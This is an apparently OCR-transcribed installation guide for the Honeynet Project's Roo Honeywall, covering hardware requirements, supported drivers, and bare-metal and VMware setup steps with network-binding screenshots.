Roo is available on the Honeynet Project's homepage[20]. There you also can download the official manual[21]. After downloading it is highly recommended to verify the MD5 checksum. Calculation of the checksum should be performed on a UNIX operating system. Windows is treating linefeeds differently, it uses "CR-LF" while UNIX uses "CR" [22].

2. Regular installation

2.1. System requirements

CPU

- Pentium-IV, min. Pentium-III, sufficient for an experimental system
- AMD is also supported

main memory

- min. 256MB, but not very performant
- sugg. 512MB or more

harddisk

- 4GB, sufficient for experimental systems
- sugg. 10GB or more
- the basis installation occupies about 550MB

[20] Honeynet Projekt Hhttp://www.honeynet.org/tools/cdrom/Roo/iso/currentH/

[21] Handbuch Roo Hhttp://www.honeynet.org/tools/cdrom/Roo/manual/H

[22] ASCII Problem Hhttp://www.md5summer.org/ascii/H

- IDE or SCSI, currently the following SCSI controllers are supported (see online manual for up to date list [23])

3w-9xxx	initio	sata_sis
3w-xxxx	ips	sata_svw
a100u2w	libata	sata_sx4
aacraid	megaraid	sata_uli
aha152x	osst	sata_via
aha1542	ppa	sata_vsc
aic79xx	qla1280	scsi_mod
aic7xxx	qla2322	scsi_transport_fc
aic7xxx_old	qla2xxx	scsi_transport_spi
ata_piix	qla6312	sd_mod
atp870u	qla6322	sg
BusLogic	qlogicfas408	sr_mod
fdomain	qlogicfas	st
gdth	qlogicisp	sym53c8xx_2
ide-scsi	sata_nv	tmscsim
imm	sata_promise	
in2000	sata_sil	

figure 1 – overview of supported controllers

[23] Online Handbuch Roo Hhttp://www.honeynet.org/tools/cdrom/Roo/manual/2-require.htmlH

network adapter

- min. 2 NICs
- sugg. 3, for using the remote management interface (optional)
- the following network controllers are supported (see online manual for up to date list[24])

3c501	de600	hamachi	ppp_deflate	sungem_phy
3c503	de620	hp100	ppp_generic	sunhme
3c505	depca	hp	pppoe	tg3
3c507	dgrs	hp-plus	pppox	tlan
3c509	dl2k	lance	ppp_synctty	tun
3c515	e100	lp486e	r8169	typhoon
3c59x	e2100	mii	s2io	via-rhine
8139cp	eepro100	natsemi	sb1000	via-velocity
8139too	eepro	ne2k-pci	seeq8005	wd
82596	eexpress	ne	sis900	yellowfin
8390	epic100	netconsole	slhc	znet
ac3200	eql	ni52	slip	de2104x
acenic	eth16i	ni65	smc9194	de4x5
amd8111e	ethertap	ns83820	smc-ultra	dmfe
atp	ewrk3	pcnet32	starfire	tulip
b44	fealnx	plip	sundance	winbond-840
cs89x0	forcedeth	ppp_async	sungem	xircom_cb

Figure 2 – supported network adapters

CDROM

- only for installation

2.2. Setup

Before installing please make sure that the target hard disk is empty. The installation process will wipe the entire disk.

To boot from CD, change the boot order in your computer's BIO and insert the CD. Roo is installed automatically without user interaction. Remove the CD when completed.

[24] Online Handbuch Roo Hhttp://www.honeynet.org/tools/cdrom/Roo/manual/2-require.htmlH

After installation you will be prompted by a login. Note that it is not possible to log in as Root directly. Use “Roo” instead an enter “su -” to gain Root privileges. Default password for both accounts is “honey”.

The command "menu" opens a text dialog menu which queries most important information and activates the Honeywall. Some config options have to be created manually, i.e. the files fencelist.txt, blacklist.txt and whitelist.txt. To start with initial configuration select option "4 – Honeywall configuration". You can choose to use default values, enter the information individually or load a pre-defined config file (honeywall.conf).

!! Important !! honeywall.conf is ONLY used during setup, it does not store variables in an active system. During operation the variables are stored in /hw/conf/

3. VMware installation

These installation instructions require that the source CD is available as an iso image. You can download this image directly on honeynet.org[25].

3.1. System requirements

CPU

- Pentium IV, 2,4GHz

main memory

- 1GB

hard disk

- 40GB

network adapter

- 1 NIC,

CD-ROM

- if no direct connection to the internet is availabe, you need a CD-ROM to copy the image

3.2. Setup

After opening VMware perform the following steps:


1) New Virtual Machine
2) Select the appropriate Configuration: Custom
3) Select a Guest Operating System: Linux, Other Linux 2.6x kernel
4) Name the virtual machine: Roo-139 (Roo-139 ist die aktuelle Version), Pfad des VMware Images
5) Memory for the virtual machine: 512MB
6) Network Type: Use bridged networking
7) Select I/O Adapter Types: Buslogic
8) Select a disk: Create a new virtual disk
9) Select a disk type: SCSI
10) Specify disk capacity: 10GB, Allocate disk space now
11) Dialog warning: yes
12) Specify disk file: Roo-134

[25] Honeynet Projekt Hhttp://www.honeynet.org/tools/cdrom/Roo/iso/currentH/

13) Disk creating process
14) Done

Before booting the Honeywall you have to add two virtual network adapters.

1) On main menu: VM
2) Settings
3) CD-ROM: change to .iso file, Pfad des iso-Images
4) NICs: add -> Hardware type: Ethernet Adapter -> Network type: Host-only
5) NICs: add -> Hardware type: Ethernet Adapter -> Network type: Host-only
6) Audio: remove
7) OK


roo-134 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
roo-134
Home
roo-134

roo-134

State:	Powered off
Guest OS:	Other Linux 2.6.x kernel
Configuration file:	E:\VMware Images\roo-134\other26xlinux.vmx
Version:	Current virtual machine for VMware Workstation 4.5.2

Commands

Start this virtual machine
Edit virtual machine settings

Devices

Memory	256 MB
Hard Disk 1 (SCSI 0...	
CD-ROM 1 (IDE 1:0)	Using image C:\temp\roo\2\roo-1.0.b-134.iso
Floppy 1	Using drive A:
NIC 1	Bridged
NIC 2	Host-only
NIC 3	Host-only
USB Controller	Present

Notes

Type here to enter notes for this virtual machine


figure 3 - neuerzeugte VMware

1) On main menu: Edit
2) Virtual network settings
3) Automatic bridging: uncheck automatic bridging
4) Host virtual network mapping:
   - VMnet0: the host's NIC
   - VMnet1: VMware Network Adapter VMnet1
   - VMnet8: VMware Network Adapter VMnet8
5) DHCP: remove all NICs, Stop Service, Apply

6) NAT: VMnet host: disable, Stop service, apply

Finally you have to remove protocol bindings of the host's operating system. Otherwise the connection between Honeypot and Honeywall might be polluted by the host. It also secures the host as it is not possible to attack it via IP protocol.

1) control panel
2) network connections
3) local network connection: remove all bindings, except for "VMware bridge protocol"



Eigenschaften von lokale Netzwerkverbindung

Allgemein | Authentifizierung | Erweitert

Verbindung herstellen über:

3Com EtherLink 10/100 PCI Combo NIC

Konfigurieren...

Diese Verbindung verwendet folgende Elemente:

- [ ] Client für Microsoft-Netzwerke
- [✓] VMware Bridge Protocol
- [ ] Datei- und Druckerfreigabe für Microsoft-Netzwerke
- [ ] Internetprotokoll (TCP/IP)

Installieren | Deinstallieren | Eigenschaften

Beschreibung


Ermöglicht den Zugriff auf Ressourcen in einem Microsoft-Netzwerk.

- [ ] Symbol bei Verbindung im Infobereich anzeigen
- [✓] Benachrichtigen, wenn diese Verbindung eingeschränkte oder keine Konnektivität besitzt

OK | Abbrechen

figure 4 – settings on host NIC

4) VMnet1: remove all bindings



Eigenschaften von VMware Network Adapter VM...

Allgemein | Authentifizierung | Erweitert

Verbindung herstellen über:
VMware Virtual Ethernet Adapter for VM
Konfigurieren...

Diese Verbindung verwendet folgende Elemente:
- ☐ Client für Microsoft-Netzwerke
- ☐ VMware Bridge Protocol
- ☐ Datei- und Druckerfreigabe für Microsoft-Netzwerke
- ☐ Internetprotokoll (TCP/IP)

Installieren | Deinstallieren | Eigenschaften


Beschreibung
Ermöglicht den Zugriff auf Ressourcen in einem Microsoft-Netzwerk.

- ☐ Symbol bei Verbindung im Infobereich anzeigen
- ☐ Benachrichtigen, wenn diese Verbindung eingeschränkte oder keine Konnektivität besitzt

OK | Abbrechen

figure 5 - VMnet1 settings

5) VMnet8; remove all bindings, except for IP protocol, enter IP according to the remote managements network range



Eigenschaften von VMware Network Adapter VM...

Allgemein | Authentifizierung | Erweitert

Verbindung herstellen über:
VMware Virtual Ethernet Adapter for VM
Konfigurieren...

Diese Verbindung verwendet folgende Elemente:
- ☐ Client für Microsoft-Netzwerke
- ☐ VMware Bridge Protocol
- ☐ Datei- und Druckerfreigabe für Microsoft-Netzwerke
- ☑ Internetprotokoll (TCP/IP)

Installieren | Deinstallieren | Eigenschaften

Beschreibung
Ermöglicht den Zugriff auf Ressourcen in einem Microsoft-Netzwerk.


- ☐ Symbol bei Verbindung im Infobereich anzeigen
- ☑ Benachrichtigen, wenn diese Verbindung eingeschränkte oder keine Konnektivität besitzt

OK | Abbrechen

figure 6 - VMnet8 settings

6) deactivate Windows firewall

Now you can boot Roo.


roo-134 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
roo-134
Home roo-134
The Honeynet
PROJECT

```
This is the Honeynet Project's Honeywall Bootable CD.

######################################################
#                                                    #
#          !!!!! - W A R N I N G - !!!!!             #
#   Continuing will overwrite existing Hard Drive    #
#                                                    #
######################################################

Hit F1 for help.

Hit (return) key to overwrite existing hard drive...
boot: _
```

You do not have VMware Tools installed.

figure 7 - gestartetes Roo